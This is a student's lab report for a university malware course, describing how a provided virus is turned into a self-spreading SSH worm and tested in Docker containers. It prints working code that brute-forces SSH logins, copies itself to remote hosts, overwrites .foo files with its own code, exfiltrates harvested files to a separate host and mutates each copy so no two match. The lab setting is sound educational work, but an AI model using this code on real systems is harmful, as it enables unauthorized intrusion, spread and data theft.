CSE 406: Malware Offline Report
Student Id: 1805088

Task-1:

We need to turn the FooVirus.py virus into a worm by incorporating networking code in it. For this, networking code similar to that of AbraWorm.py is added here so that apart from infecting the `**.foo**` files in current directory of the host machine, it also deposits a copy to a remote machine by trying random username, password and ip address when "**debug = 0**", and with fixed username, password and ip address when "**debug = 1**". It does not affect the `.foo` files of the remote machine until a user of the remote machine executes the virus.

Code Snippet of the Modification:

```
72   # Change the foo files of current host
73   IN = open(sys.argv[0], 'r')
74   virus = [line for (i, line) in enumerate(IN) if i < 165]
```

This is used to get the total lines of code of the running virus.

```
76   for item in glob.glob("*.foo"):
77       IN = open(item, 'r')
78       all_of_it = IN.readlines()
79       IN.close()
80       if any('FooWorm' in line for line in all_of_it): continue
81       os.chmod(item, 0o777)
82       OUT = open(item, 'w')
83       OUT.writelines(virus)
84       all_of_it = ['#' + line for line in all_of_it]
85       OUT.writelines(all_of_it)
86       OUT.close()
87
```

This lines deposits a copy of the worm in the files with `.foo` extension in the host machine

```
while True:
    usernames = get_new_usernames(NUSERNAMES)
    passwds =   get_new_passwds(NPASSWDS)

    for passwd in passwds:
        for user in usernames:
            for ip_address in get_fresh_ipaddresses(NHOSTS):
                print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
                files_of_interest_at_target = []
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
                    print("\n\nconnected\n")

                    exfiltration = True
                    try:
                        # Connect to exfiltration host
                        ssh1 = paramiko.SSHClient()
                        ssh1.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                        #  For exfiltration demo to work, you must provide an IP address and the login
                        #  credentials in the next statement
                        ssh1.connect(exfiltrateIPAddress,port=22,username=exfiltrateUsername,password=exfiltratePassword,timeout=5)
                        scpcon1 = scp.SCPClient(ssh1.get_transport())
                        print("\n\nconnected to exhiltration host\n")
                    except:
                        exfiltration = False
                        print("No uploading of exfiltrated files\n")

                    # Let's make sure that the target host was not previously infected
                    received_list = error = None
                    stdin, stdout, stderr = ssh.exec_command('ls')
                    error = stderr.readlines()
                    if error:
                        print(error)
                    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
                    print("\n\noutput of 'ls' command: %s" % str(received_list))
                    if b''.join(received_list).find(b'1805088_1') >= 0:
                        print("\nThe target machine is already infected\n")
```

```
123                     received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
124                     print("\n\noutput of 'ls' command: %s" % str(received_list))
125                     if b''.join(received_list).find(b'1805088_1') >= 0:
126                         print("\nThe target machine is already infected\n")
127                         continue
128                     # Now let's look for files that contain extension '.foo'
129                     cmd = 'ls *.foo'
130                     stdin, stdout, stderr = ssh.exec_command(cmd)
131                     error = stderr.readlines()
132                     if error:
133                         print(error)
134                         continue
135                     received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
136                     for item in received_list:
137                         files_of_interest_at_target.append(item.strip())
138                     print("\nfiles of interest at the target: %s" % str(files_of_interest_at_target))
139                     scpcon = scp.SCPClient(ssh.get_transport())
140 
141                     if len(files_of_interest_at_target) > 0:
142                         for item in files_of_interest_at_target:
143                             scpcon.get(item)
144                             if exfiltration: scpcon1.put(item)
145                             IN = open(item, 'r')
146                             all_of_it = IN.readlines()
147                             IN.close()
148                             if any('FooWorm' in line for line in all_of_it): continue
149                             os.chmod(item, 0o777)
150                             OUT = open(item, 'w')
151                             OUT.writelines(virus)
152                             all_of_it = ['#' + line for line in all_of_it]
153                             OUT.writelines(all_of_it)
154                             OUT.close()
155                     # Now deposit a copy of AbraWorm.py at the target host:
156                     scpcon.put(sys.argv[0])
157                     scpcon.close()
158                     if exfiltration: scpcon1.close()
159                 except:
160                     continue
161     if debug: break
```

This is the networking code snippet. Lines 118 to 127 check if the current directory already has a copy of the foo virus (1805088_1.py) or not. If there is already a copy present, then it does not do anything, otherwise, deposits a copy of its own in the remote machine, which is done in lines 156-157. In lines 129-138, we are fetching the `.foo` files in the remote machine and then we are copying our code to those files, which is done in lines 141-154.

Setup the Docker container and images:

```
seed@CSE406:~/Desktop/Malware/Docker-setup$ ./setup_commands.sh
test_sshd_container_1
8f24c10305d37ca07c57b5fbec175afe70cc7d79e9ed5e1d5c2625c9787f7a05
172.17.0.2
test_sshd_container_2
7d85eccd329b04503756bc9512e274ca52cc67efedcf38e33670549358102cb3
172.17.0.3
test_sshd_container_3
091d280e7ef4c74f5ea48d83cbc6209697faa7c5d8ed41a624c496e1bb4aabaa
172.17.0.4
```

```
seed@CSE406:~/Desktop/Malware/Code$ dockps
8f24c10305d3  test_sshd_container_1
7d85eccd329b  test_sshd_container_2
091d280e7ef4  test_sshd_container_3
```


So, we have set up 3 docker containers, having IP Addresses 172.17.0.2-4.


Before executing the attack:

The contents of the current directory in host machine before the attack is executed:


```
seed@CSE406:~/Desktop/Malware/Code$ ls
file1.foo  file2.txt  file3.foo
seed@CSE406:~/Desktop/Malware/Code$ cat file1.foo
Hello FooWorm
seed@CSE406:~/Desktop/Malware/Code$ cat file2.txt
World of FooWorm
seed@CSE406:~/Desktop/Malware/Code$ cat file3.foo
Hello world from seedVM
seed@CSE406:~/Desktop/Malware/Code$
```

The file contents of remote machines before executing the attack:





The file contents of remote machine while files will be exfiltrated, before executing the attack:



After executing the attack:

The infected foo files of current directory in host machine:

We also see that `.foo` files of the remote machines are fetched to the host machine and they are also infected by the worm.

N.B: file1.foo is also a `.foo` file but it's not infected because the text **FooWorm** is present in its content. So, according to our code, this file is considered to be already infected.

We can see a glimpse of **file3.foo** file whose content is infected:

```
seed@CSE406:~/Desktop/Malware/Code$ cat file3.foo
#!/usr/bin/env python

import sys
import os
import glob
import random
import paramiko
import scp
import select
import signal

print("""\nHELLO FROM FooWorm\n\n
    This is a harmless worm meant for educational purposes only.  It can
    only attack machines that run SSH servers.""")


debug = 1

NHOSTS = NUSERNAMES = NPASSWDS = 3

debugIPAddress = '172.17.0.2'
debugUsername = 'root'
debugPassword = 'mypassword'

exfiltrateIPAddress = '172.17.0.4'
exfiltrateUsername = 'root'
exfiltratePassword = 'mypassword'

trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
              bus but buz cam cat ced cel cin cid cip cir con cod cos cop
              cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
              faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
              kim kin kip kir kis kit kix laf lad laf lag led leg lem len
              let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
              odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
              pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
              sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
              wad was wot xin zap zuk'''

digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
             ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''

trigrams = trigrams.split()
digrams  = digrams.split()
```

Contents of the remote machine directory: Here a copy of the worm(**1805088_1.py**) is deposited:

```
root@8f24c10305d3:~# ls
1805088_1.py  a1.foo  a2.foo  normal1.txt
root@8f24c10305d3:~#
```

```
root@7d85eccd329b:~# ls
1805088_1.py  a3.foo  a4.foo  normal2.txt
root@7d85eccd329b:~#
```

We can also see that `.foo` files of the remote machines that were attacked, are exfiltrated to the exfiltration remote machine:

```
root@091d280e7ef4:~# ls
a1.foo  a2.foo  a3.foo  a4.foo
root@091d280e7ef4:~#
```

Executing an infected foo file:

First, a new foo file(**new.foo**) is created in the same directory of the infected foo file(**file3.foo**):

```
seed@CSE406:~/Desktop/Malware/Code$ echo "This is a new file" > new.foo
seed@CSE406:~/Desktop/Malware/Code$ ls
1805088_1.py  a1.foo  a2.foo  a3.foo  a4.foo  file1.foo  file2.txt  file3.foo  new.foo
```

After executing file3.foo, we see that the new file new.foo is also infected:

```
seed@CSE406:~/Desktop/Malware/Code$ ls
1805088_1.py  a1.foo  a2.foo  a3.foo  a4.foo  file1.foo  file2.txt  file3.foo  new.foo
seed@CSE406:~/Desktop/Malware/Code$ tail -15 new.foo
                        os.chmod(item, 0o777)
                        OUT = open(item, 'w')
                        OUT.writelines(virus)
                        all_of_it = ['#' + line for line in all_of_it]
                        OUT.writelines(all_of_it)
                        OUT.close()
                    # Now deposit a copy of AbraWorm.py at the target host:
                    scpcon.put(sys.argv[0])
                    scpcon.close()
                    if exfiltration: scpcon1.close()
                except:
                    continue
    if debug: break
#Hello world from seedVM
#This is a new file
seed@CSE406:~/Desktop/Malware/Code$
```

Task-2:

We have to modify the file AbraWorm.py so that no two copies of the worm are exactly the same in all of the infected hosts at any given time.
For this purpose, I have generated a hash code of the current file with a randomly chosen encryption algorithm, and added that hash at the end of the commented lines. I have also created an uid of the file and appended it at the end of those commented lines.

Code Snippets of Modifications:

```
76  def encrypt1(lines):
77      enc, i = b"", random.randint(1,4)
78      if i == 1:
79          for line in lines:
80              enc += base64.b16encode(line.encode('utf-8'))+b'\n'
81      elif i == 2:
82          for line in lines:
83              enc += base64.b32encode(line.encode('utf-8'))+b'\n'
84      elif i == 3:
85          for line in lines:
86              enc += base64.b64encode(line.encode('utf-8'))+b'\n'
87      elif i == 4:
88          for line in lines:
89              enc += base64.b85encode(line.encode('utf-8'))+b'\n'
90      return enc
91
92  def encrypt2(code):
93      enc, i = b"", random.randint(1, 9)
94      if i == 1:
95          enc = hashlib.md5(code).hexdigest()
96      elif i == 2:
97          enc = hashlib.sha256(code).hexdigest()
98      elif i == 3:
99          enc = hashlib.sha224(code).hexdigest()
100     elif i == 4:
101         enc = hashlib.sha384(code).hexdigest()
102     elif i == 5:
103         enc = hashlib.sha3_384(code).hexdigest()
104     elif i == 6:
105         enc = hashlib.sha3_256(code).hexdigest()
106     elif i == 7:
107         enc = hashlib.sha512(code).hexdigest()
108     elif i == 8:
109         enc = hashlib.sha3_512(code).hexdigest()
110     elif i == 9:
111         enc = hashlib.sha3_224(code).hexdigest()
112
113     return enc
```

Here, we have two encryption functions which help us to generate the hash code.


```
156                 # MODIFIED
157                 content = []
158                 id = str(uuid.uuid4())
159                 with open(__file__,"r") as file:
160                     for line in file:
161                         if(line.startswith('#!/usr/bin/env')):
162                             content.append(line+ '\n')
163                             continue
164                         if(line.startswith('# File hash')):
165                             continue
166                         if(line.startswith("#")):
167                             line = line.strip()
168                             # Adding uid of file at the end
169                             # -----------------------------
170                             line = line.split()
171                             line[-1] = id + '\n'
172                             line = " ".join(line)
173                             # -----------------------------
174                             content.append(line)
175                             continue
176                         content.append(line)
177 
178                 with open(__file__, 'r') as file:
179                     all_of_it = file.readlines()
180                     code = encrypt1(all_of_it)
181                     code = encrypt2(code)
182                     content.insert(1, '# File hash: ' + str(code) + ' and id: ' + id)
183 
184                 with open("ModFile.py","w") as file:
185                     for i in range(len(content)):
186                         file.write(content[i])
187 
188                 scpcon.put("ModFile.py")
189                 scpcon.close()
190                 # Rename the temporary file to Worm file again in the infected host
191                 cmd = 'mv ModFile.py 1805088_2.py'
192                 stdin, stdout, stderr = ssh.exec_command(cmd)
193                 error = stderr.readlines()
194                 if error:
195                     print(error)
196                     continue
197                 # Remove the temporary file from the host
198                 os.remove("ModFile.py")
```

Here, lines 166 to 175 checks for a commented line and append **uid** at the end of the commented file.
Lines 179 to 182 generate a unique hashcode of the current state file and append it to the **2nd line** of the edited file.
After altering the file, the altered copy is saved temporarily as **ModFile.py** and the original copy is preserved, which can be seen in lines 184-186.


From lines 188 to 198, the altered code is deposited to the remote machine, renamed to **1805088_2.py** again and then removed from the host machine.

Before Executing the Attack:


Current directory files before attack:




Docker Container of ip 172.17.0.2 files before attack:



Docker Container of ip 172.17.0.3 files before attack:




Docker Container of ip 172.17.0.4, where the files that gonna get infected will be exfiltrated, files before attack:



After Executing the Attack:

After executing the attack, there will be a logical copy (not exact copy) of the file 1805088_2.py in the remote machines of ip 172.17.0.2 and 172.17.0.3. Apart from this, the files containing “abracadabra” of the targeted remote machines will be transferred to the host machine, and then it will be sent to a target machine of ip address 172.17.0.4.



```
seed@CSE406:~/Desktop/Malware/Code$ ls
1805088_2.py  a1.txt  a11.txt  a2.foo
seed@CSE406:~/Desktop/Malware/Code$
```

The files (in the root directory only) containing “abracadabra” are transferred to the host machine.

```
root@8f24c10305d3:~# ls
1805088_2.py  Dir1  a1.txt  a2.foo  a3.txt
root@8f24c10305d3:~#
root@8f24c10305d3:~#
root@8f24c10305d3:~# head -20 1805088_2.py
#!/usr/bin/env python

# File hash: 385c616fc9b376bb5a02e5daf7640e30 and id: 9a685d1b-d0cb-4110-bf62-712069a0ed85
import sys
import paramiko
import scp
import select
import signal
import os, base64, random, string, hashlib, uuid


## You would want to uncomment the following two lines for the worm to 9a685d1b-d0cb-4110-bf62-712069a0ed85
## work silently: 9a685d1b-d0cb-4110-bf62-712069a0ed85
#sys.stdout = open(os.devnull, 'w') 9a685d1b-d0cb-4110-bf62-712069a0ed85
#sys.stderr = open(os.devnull, 'w') 9a685d1b-d0cb-4110-bf62-712069a0ed85

def sig_handler(signum,frame): os.kill(os.getpid(),signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)

debug = 1
root@8f24c10305d3:~#
```

Above, we can see the files in the docker container of IP 172.17.0.2 and a glimpse of the modified **1805088_2.py** in the remote machine.(File hash and id may be different during your testing).

```
root@7d85eccd329b:~# ls
1805088_2.py  Dir1  a11.txt  a22.txt
root@7d85eccd329b:~#
root@7d85eccd329b:~#
root@7d85eccd329b:~#
root@7d85eccd329b:~# head -20 1805088_2.py
#!/usr/bin/env python

# File hash: a97fc8d19bc8758f8e4e543f563173d5 and id: 6eda7642-9a9e-4b2f-ba89-6a0f22113c00
import sys
import paramiko
import scp
import select
import signal
import os, base64, random, string, hashlib, uuid


## You would want to uncomment the following two lines for the worm to 6eda7642-9a9e-4b2f-ba89-6a0f22113c00
## work silently: 6eda7642-9a9e-4b2f-ba89-6a0f22113c00
#sys.stdout = open(os.devnull, 'w') 6eda7642-9a9e-4b2f-ba89-6a0f22113c00
#sys.stderr = open(os.devnull, 'w') 6eda7642-9a9e-4b2f-ba89-6a0f22113c00

def sig_handler(signum,frame): os.kill(os.getpid(),signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)

debug = 1
root@7d85eccd329b:~#
```

Here, we can see the files in the docker container of IP 172.17.0.3 and a glimpse of the modified 1805088_2.py in the remote machine.(File hash and id may be different during your testing).

N.B: File hash and uid for the two copies of **1805088_2.py** in the containers 172.17.0.2 & 172.17.0.3 must be different as seen above two photos.

Below you can see the exfiltrated files in the target machine(172.17.0.4):

```
root@091d280e7ef4:~# ls
a1.txt  a11.txt  a2.foo
root@091d280e7ef4:~# cat a1.txt
Hello from abracadabra
root@091d280e7ef4:~# cat a11.txt
Another abracadabra
root@091d280e7ef4:~# cat a2.foo
World of abracadabracaabra
root@091d280e7ef4:~#
```

Task 3:

Here we need to examine the files of the directories at every level and transfer the desired files to the target machine.

For this purpose, the files are collected recursively from each directories and saved to the host machine first. Then the files are read from the host machine and sent to the target machine.

This modification is done on top of the code of Task 2. Therefore, here the modifications in task 2 are avoided in discussion.

Code snippets of modification:

```
140         # Now let's look for files that contain the string 'abracadabra'
141         cmd = 'grep -r -ls abracadabra *'
142         stdin, stdout, stderr = ssh.exec_command(cmd)
143         error = stderr.readlines()
```

This code snippet recursively collects all the files in a remote machine.

```
213     for filename in files_of_interest_at_target:
214         regular_filename = filename.decode('utf-8')
215         last_slash_ind = regular_filename.rfind('/')
216         filename = (regular_filename[last_slash_ind+1:]).encode('utf-8')
217         scpcon.put(filename)
218     scpcon.close()
```

